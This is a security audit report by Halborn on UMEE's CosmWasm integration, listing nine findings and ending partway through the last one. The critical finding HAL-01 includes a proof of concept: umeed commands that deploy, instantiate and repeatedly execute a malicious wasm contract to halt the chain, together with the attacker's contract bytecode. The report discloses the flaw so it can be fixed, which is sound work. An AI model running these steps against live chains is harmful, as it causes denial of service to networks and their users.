// HALBORN

UMEE

WASM Integration Security Audit

Prepared by: **Halborn**

Date of Engagement: **July 5th, 2022 - July 30th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY 5

CONTACTS 6

1 EXECUTIVE OVERVIEW 7

1.1 INTRODUCTION 8

1.2 AUDIT SUMMARY 8

1.3 TEST APPROACH & METHODOLOGY 8

RISK METHODOLOGY 9

1.4 SCOPE 11

2 ASSESSMENT SUMMARY & FINDINGS OVERVIEW 12

3 FINDINGS & TECH DETAILS 13

3.1 (HAL-01) VULNERABLE WASM SMART CONTRACT LEADS TO CHAIN HALT - CRITICAL 15

Description 15

Juno Halt Root Cause Steps 15

Proof Of Concept 16

Code Location 17

Risk Level 18

Recommendation 18

Remediation Plan 19

3.2 (HAL-02) WASM CONFIG PARAMETERS ARE NOT COMPATIBLE WITH RECENT COSMWASM SDK - LOW 20

Description 20

Code Location 20

Risk Level 20

Recommendation 20

Remediation Plan 21
3.3 (HAL-03) NEW QUERIES ARE NOT ADDED INTO THE HANDLER - LOW 22
Description 22
Code Location 22
Risk Level 23
Recommendation 23
Remediation Plan 23
3.4 (HAL-04) VULNERABLE 3RD PARTY PACKAGES - INFORMATIONAL 24
Description 24
Packages 24
Risk Level 24
Recommendation 24
Remediation Plan 24
3.5 (HAL-05) UNHANDLED ERRORS - INFORMATIONAL 25
Description 25
Code Location 25
Risk Level 26
Recommendation 26
Remediation Plan 26
3.6 (HAL-06) DUPLICATED ERROR CHECKS - INFORMATIONAL 27
Description 27
Code Location 27
Risk Level 28
Recommendation 28
Remediation Plan 28
3.7 (HAL-07) HTML ESCAPING NOT IMPLEMENTED - INFORMATIONAL 29

Description 29

Code Location 29

Risk Level 29

Recommendation 29

Remediation Plan 30

3.8 (HAL-08) PANIC IS USED FOR ERROR HANDLING - INFORMATIONAL 31

Description 31

Code Location 31

Risk Level 32

Recommendation 32

Remediation Plan 32

3.9 (HAL-09) OPEN TODOs - INFORMATIONAL 33

Description 33

Code Location 33

TO-DO 33

Risk Level 33

Recommendation 33

Remediation Plan 34

4 AUTOMATED TESTING 35

Description 36

Semgrep - Security Analysis Output Sample 36

Semgrep Results 37

Gosec - Security Analysis Output Sample 38

Staticcheck - Security Analysis Output Sample 38

Nancy - Security Analysis Output Sample 39

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	07/05/2022	Chris Meistre
0.2	Document Edits	07/28/2022	Gokberk Gulgun
0.3	Document Review	07/29/2022	Gabi Urrutia
1.0	Remediation Plan	08/29/2022	Chris Meistre
1.1	Remediation Plan Updates	08/30/2022	Gokberk Gulgun
1.2	Remediation Plan Review	08/31/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Gokberk Gulgun	Halborn	Gokberk.Gulgun@halborn.com
Chris Meistre	Halborn	Chris.Meistre@halborn.com
John Saigle	Halborn	John.Saigle@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

UMEE engaged Halborn to conduct a security audit on their **CosmWasm** integration, beginning on July 5th, 2022 and ending on July 30th, 2022 .The security assessment was scoped to the GitHub repository provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided nearly three weeks for the engagement and assigned two full-time security engineers to audit the security of the CosmWasm integration. The security engineers are blockchain and smart-contract security experts with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit to achieve the following:

- Ensure that the CosmWasm integration functions as intended.
- Identify potential security issues with the UMEE Team.

In summary, Halborn identified a few security risks that should be addressed by UMEE Team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the CosmWasm integration. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of structures and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Static Analysis of security for scoped repository, and imported functions. (staticcheck, gosec, unconvert, LGTM, ineffassign and semgrep)
- Manual Assessment for discovering security vulnerabilities on code-base.
- Ensuring correctness of the codebase.
- Dynamic Analysis on CosmWasm integration functions and data types.

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:

The security assessment was scoped to umee-network/umee repository.

Branch
Pull Request

IN-SCOPE MODULES:


- CosmWasm integration.

FIXED MERGED ISSUES :

- HAL-04 : https://github.com/umee-network/umee/issues/1193.
- HAL-05 : https://github.com/umee-network/umee/issues/1192.
- HAL-06 : https://github.com/umee-network/umee/issues/1194.
- HAL-07 : https://github.com/umee-network/umee/issues/1195.

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	0	0	2	6



SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 - VULNERABLE WASM SMART CONTRACT LEADS TO CHAIN HALT	Critical	RISK ACCEPTED
HAL-02 - WASM CONFIG PARAMETERS ARE NOT COMPATIBLE WITH RECENT COSMWASM SDK	Low	RISK ACCEPTED
HAL-03 - NEW QUERIES ARE NOT ADDED INTO THE HANDLER	Low	RISK ACCEPTED
HAL-04 - VULNERABLE 3RD PARTY PACKAGES	Low	RISK ACCEPTED
HAL-05 - UNHANDLED ERRORS	Informational	SOLVED - 08/29/2022
HAL-06 - DUPLICATED ERROR CHECKS	Informational	SOLVED - 08/29/2022
HAL-07 - HTML ESCAPING NOT IMPLEMENTED	Informational	SOLVED - 08/29/2022
HAL-08 - PANIC IS USED FOR ERROR HANDLING	Informational	ACKNOWLEDGED
HAL-09 - OPEN TODOs	Informational	ACKNOWLEDGED

FINDINGS & TECH DETAILS


3.1 (HAL-01) VULNERABLE WASM SMART CONTRACT LEADS TO CHAIN HALT - CRITICAL

Description:

A vulnerability in the WASM integration and the authz module in the cosmos-sdk has been detected, and was recently exploited to halt another chain (JUNO). In the vulnerability, A smart contract abused non-deterministic state in **authz** grants to save a different hash to all validators.

Juno Halt Root Cause Steps:

- An attacker is deployed a malicious contract on the Juno.
- A malicious contract is located on the Mint Scan.




Messages

Store Code

Sender	juno1h3ede2xsl2a533lddsjpfzv56z7cmctpdsm924
Code Id	578
Byte Code	

H4sIAAAAAAAA/9y9DXBe13UYeP
/ez/e994AHECRBApLue2LajyaZ0KkC0Ipa4yIGKa6stZzx7Dhd70q0yUR6oGWRohW565JwTMuILdlQzEh0rThwrFZMKm3glt2wM9wx
1GU2SMI0dMs2TKNkmY2aYXaVLNdRUzaW651zzr33ve8DQEKUksksOMPv/d2/c88995xzzw
/b9+hHOWOMP8s3PCCOHePHHpDH8EccO8bwmj3A4Z4fYw8Ex47hA0U/8TH7h58cpZJHH4j8U+aK8GN0cRSrPMoeYPyY
/w7aPOqrhaaPUoGjR48eZeILok8eePixaP+H7z98YN9+puAu3v/h+3/y8ENHDjABty18+dGPPXaABe7jRz+y72HG3d3DBx4
/QkWzffv3H77/sX0HH9q/78gBejaAzz6y7+GPPfzQR/YdfOgfHGCs/vbBj39038P+Wf7ogY888oM/NDb9zvsfO3D4oR
//BDUyXD8+fOAjH3vswOH7H/n4h6cPfIK14XXfgf0/+EM/9M53dZUZcg8/vO/IRx7sehXsP/Dhj/8EjSY59PEDhz9x
/0ce3PfQw0zJnxIzIsA/FkkhJAtDLqWUQohISMVFGDEpBROCMdkXSiIDGUrOGEy0DBiTgkkmhBQh
/KeCKJSJSKNIxkkcy0hKpkSLuT8BNbPGn5CBsH9SShb0RyKSIoKPhFCBCoQIctbCD0LGFP3h5+5OpL5KKSWXkjHBGWvJgUwyxkIeqsE
MOyzZOs6UanPOJGNDUILz9VwF/BH+2GOB5Gwg3CSPcTMzs8iSY8xc/NzL+HsZfqP/hWfhRw989GOHPyFY8tDDjx7Z9
/CRh2Dab4kOPH7gIx8/coBtDRC8bEdw+MAjBz/B3hnvO3jwYx+Bj36svf+Av/n7+eEDhz7+0OEDj97/6JF90w89/BPsgYHmo8M
/AZ81nj105MDhfUc+dpg9sO6hh48cOPzj+z5yACb50Yc+9vD9u9gD7fvv37/vyL77Dzy8X/Lk/vsfPLDvkfs
/vO/RA1K0XuScGZ58fPMP3TH0B/zrPP/v/8cP/Q/7PvyR/Qd+/CcefGhgwkw+IQYf+5H3TP03m+89dPjRIx9/5Cffl9//iX/wP/3Qp/hn+Cz
/NP8p/gT/LD/OByYeP/rJf/ixb/EfOTbDN5/k+df4L/CPbf4/+KfF83xz/o/5P+Ef+wYfWOD5x07xf8b/OT/N/wX/kWO/wvN/z/8dv8h
/5N/wf8t/h/8J/7/4/8k/JfJX+WfFn/Jv8z/ns+J1/p/4X/CfFu2X
/2M8I36jj0fHxIRmHcGm1IRmRlVl2BGsUJqZtOoIVnI1oZXmZo4frIpITmhVwk1VKDHR
/Kd5R8R9EQu5kCoIE3hCVUwpfG2G8CZj8GVeCrgS+Us80dyMwqtCam62YKNCTWhhgiNFoKUZqgopoQppy0ujpvGrugppdFVIHRg9
XQYZS6CN0UJC3ZqGMaXl1OEs0twERzKeRvhJjm0Ov31t5tTmUKNNbHHqcBYmWuYv8TRIHMBMDp
/1CS4YgWvYQ8jWULeG77fU73XPe83NOUavQ83NxDR1AG6g0fCGDWhu7qC3geZmpx0A3LhOr7W8apZXVF4lNQJIN3J4L+m9TGqA
UP3p8vpH6a3wU8bxBsqLFYFa91g2JqWnzbcH6KIJ9Eanbgg0Wz1vYCrcQHmeNJeXHZiC9dUcmmoOzYP7bRjadr8o73j7Fsh2WiA7V1
ggktaHnZZGhxsD+ZvTd0F9F9h3IJ7SNn1XjRC7VsDSt4oQay3PmuUZlk+00tGejCVQDTNx
/RZofqmmiMxPHc6YVvg9I6QrhGZ2ySkApFZm+GBVcASiMMrPDlXjiuNLv6SFXdL1ey3McFUKzaFPsAnlhYA2h+x3WkwdxqYIwMJ2ad
R3aYvvEnxVKAkf9WO1BXZyulS26lGqWl+/6o7rIdeMcAguobP9iYMYdJ
/RmEu6gcLJNziXuJfW4GA90GcdkRbcDxBwkkNnD1aFkLTGVWOPZKVE5PQov4w61u8RK0quhQNlWtTTV7IpzacOwxza8WJ

- During the review of malicious contract, It has been observed that an attacker’s contract is calling Authz Module MsgGrant and MsgRevoke.



```
"events": [
    {
        "type": "cosmos.authz.v1beta1.EventGrant",
        "attributes": [
            {
                "key": "msg_type_url",
                "value": "\"/cosmos.bank.v1beta1.MsgSend\""
            },
            {
                "key": "granter",
                "value": "\"juno1nzffwccpc43s97zna2z9q7mpwlj0frwdcq5trpvtmz5dna7r48hs6cgj3w\""
            },
            {
                "key": "grantee",
                "value": "\"juno1h3ede2xsl2a533lddsjpfzv56z7cmctpdsm924\""
            }
        ]
    },
    {
        "type": "cosmos.authz.v1beta1.EventRevoke",
        "attributes": [
            {
                "key": "granter",
                "value": "\"juno1nzffwccpc43s97zna2z9q7mpwlj0frwdcq5trpvtmz5dna7r48hs6cgj3w\""
            },
```

- The smart contract leads to a non-determinism in Authz's **MsgGrant** where the grant expiration was suspected to default to the node's OS time if unset by the message sender.
- The **reply()** feature of CosmWasm allows calling a message and getting back its output events. With a couple of messages, a non-deterministic event ordering occurred in the Authz module, which causes chain halt.

Proof Of Concept:

A summary of the steps:

- Deploy malicious contract to UMEE.
- Execute MsgExecuteContract in a loop.
- The chain will be halted.

Listing 1: Deploy malicious WASM contract proposal into the UMEE with this command

```
echo y| umeed tx gov submit-proposal wasm-store malicious.wasm --
↳ title "JUNO POC" --run-as $(umeed keys show user1 --keyring-
backend=test -a) --chain-id testhub --description "JUNO POC" --
from user1 --keyring-backend test --gas 100000000 -b block 1>/dev/
null 2>/dev/null

echo y|umeed tx gov deposit 1 100000000uumee --from user1 --
keyring-backend test --chain-id testhub -y -b block --gas 7000000
--gas-prices 0.025uumee  1>/dev/null 2>/dev/null
echo y|umeed tx gov vote 1 yes --from user1 --keyring-backend test
 --chain-id testhub -y -b block --gas 400000 --gas-prices 0.025
uumee  1>/dev/null 2>/dev/null

echo y|umeed tx gov deposit 1 100000000uumee --from user2 --
keyring-backend test --chain-id testhub -y -b block --gas 7000000
--gas-prices 0.025uumee  1>/dev/null 2>/dev/null
echo y|umeed tx gov vote 1 yes --from user2 --keyring-backend test
 --chain-id testhub -y -b block --gas 400000 --gas-prices 0.025
uumee  1>/dev/null 2>/dev/null
```

Listing 2: Instantiate contract with this parameter.

```
INIT="{\"admin\": \"address\"}"
echo y|umeed tx wasm instantiate 1 "$INIT" --admin $(umeed keys
show user1 --keyring-backend=test -a) --from user1 --keyring-
backend test --amount="100uumee" --label "juno-poc" --gas 1000000
-y --chain-id testhub -b block
```

Listing 3: Call MsgExecuteContract with this command in a for loop. An attacker sent 150 Messages through contract

```
MESSAGE="{\"custom_msg1\": {\"grantee\": \"$(umeed keys show user1
 --keyring-backend=test -a)\"}}"
umeed tx wasm execute $CONTRACT_ADDR "$MESSAGE"  --from user1 --
keyring-backend test --chain-id testhub -y -b block --gas
100000000
```

Chain will be halted due to non-deterministic state.

Code Location:

Location

Listing 4

```
github.com/CosmWasm/wasmd v0.25.0
github.com/CosmWasm/wasmvm v1.0.0-beta10
github.com/cosmos/cosmos-sdk v0.45.6
github.com/cosmos/go-bip39 v1.0.0
github.com/cosmos/ibc-go/v2 v2.3.0
github.com/ethereum/go-ethereum v1.10.19
github.com/gogo/protobuf v1.3.3
github.com/golang/protobuf v1.5.2
github.com/golangci/golangci-lint v1.47.1
github.com/gorilla/mux v1.8.0
github.com/grpc-ecosystem/grpc-gateway v1.16.0
github.com/hashicorp/golang-lru v0.5.5-0.20210104140557-80
↳ c98217689d
github.com/ignite/cli v0.22.2
github.com/ory/dockertest/v3 v3.9.1
github.com/osmosis-labs/bech32-ibc v0.2.0-rc2
github.com/rs/zerolog v1.27.0
github.com/spf13/cast v1.5.0
github.com/spf13/cobra v1.5.0
github.com/spf13/pflag v1.0.5
github.com/spf13/viper v1.12.0
github.com/stretchr/testify v1.8.0
github.com/tendermint/tendermint v0.34.19
github.com/tendermint/tm-db v0.6.7
google.golang.org/genproto v0.0.0-20220519153652-3a47de7e79bd
google.golang.org/grpc v1.46.2
gopkg.in/yaml.v3 v3.0.1
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The following update has been released for cosmos-sdk & wasm which should be applied before this integration is released publicly:

PR 12692
Wasm Fix
Cosmos SDK Update

Take note that this has been fixed in the latest version of cosmos-sdk & wasm, but deploying this upgrade might have unintended consequences.

Remediation Plan:

RISK ACCEPTED: The UMEE Team accepted the risk of this finding. **UMEE** does not allow contracts to be executed without permission on the chain, they will consider fixing in the future.

3.2 (HAL-02) WASM CONFIG PARAMETERS ARE NOT COMPATIBLE WITH RECENT COSMWASM SDK - LOW

Description:

During the code review, It has been noticed that the pre-defined parameters are incompatible with the recent **wasmd** keeper. From the following link, **DefaultCompileCost** is incompatible with recent wasmd module. On the other hand, **DefaultGasMultiplier** is not defined.

Code Location:

Location

Listing 5

```
const (
    // DefaultUmeeWasmInstanceCost is initially set the same as in
    ↳ wasmd
    DefaultUmeeWasmInstanceCost uint64 = 60_000
    // DefaultUmeeWasmCompileCost cost per byte compiled
    DefaultUmeeWasmCompileCost uint64 = 100
)
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Ensure that all selected values are compatible with recent wasmd and will not lead to any inconsistency on the integration.

Remediation Plan:

RISK ACCEPTED: The UMEE Team accepted the risk of this finding.

3.3 (HAL-03) NEW QUERIES ARE NOT ADDED INTO THE HANDLER - LOW

Description:

In the recent branch, **SlashWindow** query has been added. **SlashWindow** queries the current slash window progress of the oracle. However, the query is not added into the wasm handlers.

Code Location:

Location

Listing 6

```go
func (q querier) SlashWindow(
    goCtx context.Context,
    req *types.QuerySlashWindow,
) (*types.QuerySlashWindowResponse, error) {
    if req == nil {
        return nil, status.Error(codes.InvalidArgument, "empty
request")
    }

    ctx := sdk.UnwrapSDKContext(goCtx)
    params := q.GetParams(ctx)

    slashWindow := params.SlashWindow
    votePeriod := params.VotePeriod
    currentBlock := uint64(ctx.BlockHeight())
    votePeriodsPerSlashWindow := slashWindow / votePeriod

    currentSlashWindow := currentBlock / votePeriodsPerSlashWindow
    blocksIntoSlashWindow := currentBlock - (currentSlashWindow *
slashWindow)

    return &types.QuerySlashWindowResponse{
        WindowProgress: blocksIntoSlashWindow / votePeriod,
    }, nil
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to handle all available **GRPC** queries through wasm.

Remediation Plan:

RISK ACCEPTED: The UMEE Team accepted the risk of this finding.

3.4 (HAL-04) VULNERABLE 3RD PARTY PACKAGES - INFORMATIONAL

Description:

There are a few 3rd party packages that are being used that contain vulnerabilities.

Packages:

ID	Package	Rating	Description
sonatype-2021-0598	tendermint	MEDIUM	Improper Input Validation
sonatype-2022-3945	go-buffer-poo	MEDIUM	Integer Overflow or Wraparound
sonatype-2021-0456	websocket	HIGH	Uncontrolled Resource Consumption
sonatype-2021-0076	go-ethereum	HIGH	Uncontrolled Resource Consumption
CVE-2022-23328	go-ethereum	HIGH	Denial of Service attack

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

We recommend that all third-party packages that are implemented are kept up to date and all security fixes applied.

Remediation Plan:

RISK ACCEPTED: The UMEE Team accepted the risk of this finding.

3.5 (HAL-05) UNHANDLED ERRORS - INFORMATIONAL

Description:

There are a few instances where error handling has not been implemented for functions that might return an error.

Code Location:

price-feeder/oracle/provider/huobi.go, Lines 384-387

Listing 7: (Line 385)

```go
384 func (p *HuobiProvider) reconnect() error {
385     p.wsClient.Close()
386 
387     p.logger.Debug().Msg("reconnecting websocket")
```

price-feeder/oracle/provider/gate.go, Lines 548-551

Listing 8: (Line 549)

```go
548 func (p *GateProvider) reconnect() error {
549     p.wsClient.Close()
550 
551     p.logger.Debug().Msg("reconnecting websocket")
```

price-feeder/oracle/provider/coinbase.go, Lines 482-485

Listing 9: (Line 483)

```go
482 func (p *CoinbaseProvider) reconnect() error {
483     p.wsClient.Close()
484 
485     p.logger.Debug().Msg("reconnecting websocket")
```

price-feeder/oracle/provider/binance.go, Lines 362-366

Listing 10: (Line 363)

```
func (p *BinanceProvider) reconnect() error {
    p.wsClient.Close()

    p.logger.Debug().Msg("reconnecting websocket")
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

We recommend that the appropriate error checking be implemented to avoid unexpected crashes.

Remediation Plan:

SOLVED: The UMEE Team has implemented the correct error handling on Issue 1192.

3.6 (HAL-06) DUPLICATED ERROR CHECKS - INFORMATIONAL

Description:

There are two instances where an error check is not required, and the logic can be adjusted to only return the value.

Code Location:

x/leverage/types/tx.go, Lines 115-121

Listing 11: (Lines 117-120)

```go
115 func (msg *MsgDecollateralize) ValidateBasic() error {
116     _, err := sdk.AccAddressFromBech32(msg.Borrower)
117     if err != nil {
118         return err
119     }
120     return nil
121 }
```

x/leverage/types/tx.go, Lines 86-92

Listing 12: (Lines 88-91)

```go
86 func (msg *MsgCollateralize) ValidateBasic() error {
87     _, err := sdk.AccAddressFromBech32(msg.Borrower)
88     if err != nil {
89         return err
90     }
91     return nil
92 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

As the err variable will already be nil if no error has been generated by the function, the following piece of code will be sufficient:

Listing 13

```
_, err := sdk.AccAddressFromBech32(msg.Borrower)
return err
```

Remediation Plan:

SOLVED: The UMEE Team has implemented the correct error handling on Issue 1194.

3.7 (HAL-07) HTML ESCAPING NOT IMPLEMENTED - INFORMATIONAL

Description:

It was found that Write is being used to generate HTTP responses, instead of using the html/template package that handles HTML and other encodings more safely.

Code Location:

price-feeder/router/v1/router.go, Line 113

Listing 14: (Line 113)

```
        _, _ = w.Write(gr.Metrics)
```

price-feeder/router/v1/response.go, Line 48

Listing 15: (Line 48)

```
    _, _ = w.Write(bz)
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to use the html/template package when returning data back during an HTTP response.

Remediation Plan:

SOLVED: The UMEE Team has implemented the correct error handling on Issue 1195.

3.8 (HAL-08) PANIC IS USED FOR ERROR HANDLING - INFORMATIONAL

Description:

Several instances of the panic function were identified in the codebase. They appear to be used to handle errors. This can cause potential issues, as invoking a panic can cause the program to halt execution and crash in some cases. This in turn can negatively impact the availability of the software for users.

Code Location:

The following are just a few samples of the usage of panic.

x/leverage/abci.go, Lines 11-21

Listing 16: (Lines 13,17)

```go
11 func EndBlocker(ctx sdk.Context, k keeper.Keeper) []abci.ValidatorUpdate {
12     if err := k.SweepBadDebts(ctx); err != nil {
13         panic(err)
14     }
15
16     if err := k.AccrueAllInterest(ctx); err != nil {
17         panic(err)
18     }
19
20     return []abci.ValidatorUpdate{}
21 }
```

xx/leverage/keeper/keeper.go, Lines 64-66

Listing 17: (Line 65)

```go
64     if k.hooks != nil {
65         panic("leverage hooks already set")
66     }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Instead of using panics, custom errors should be defined and handled according to the Cosmos best practices.

Remediation Plan:

ACKNOWLEDGED: The UMEE Team acknowledged this finding.

3.9 (HAL-09) OPEN TODOs - INFORMATIONAL

Description:

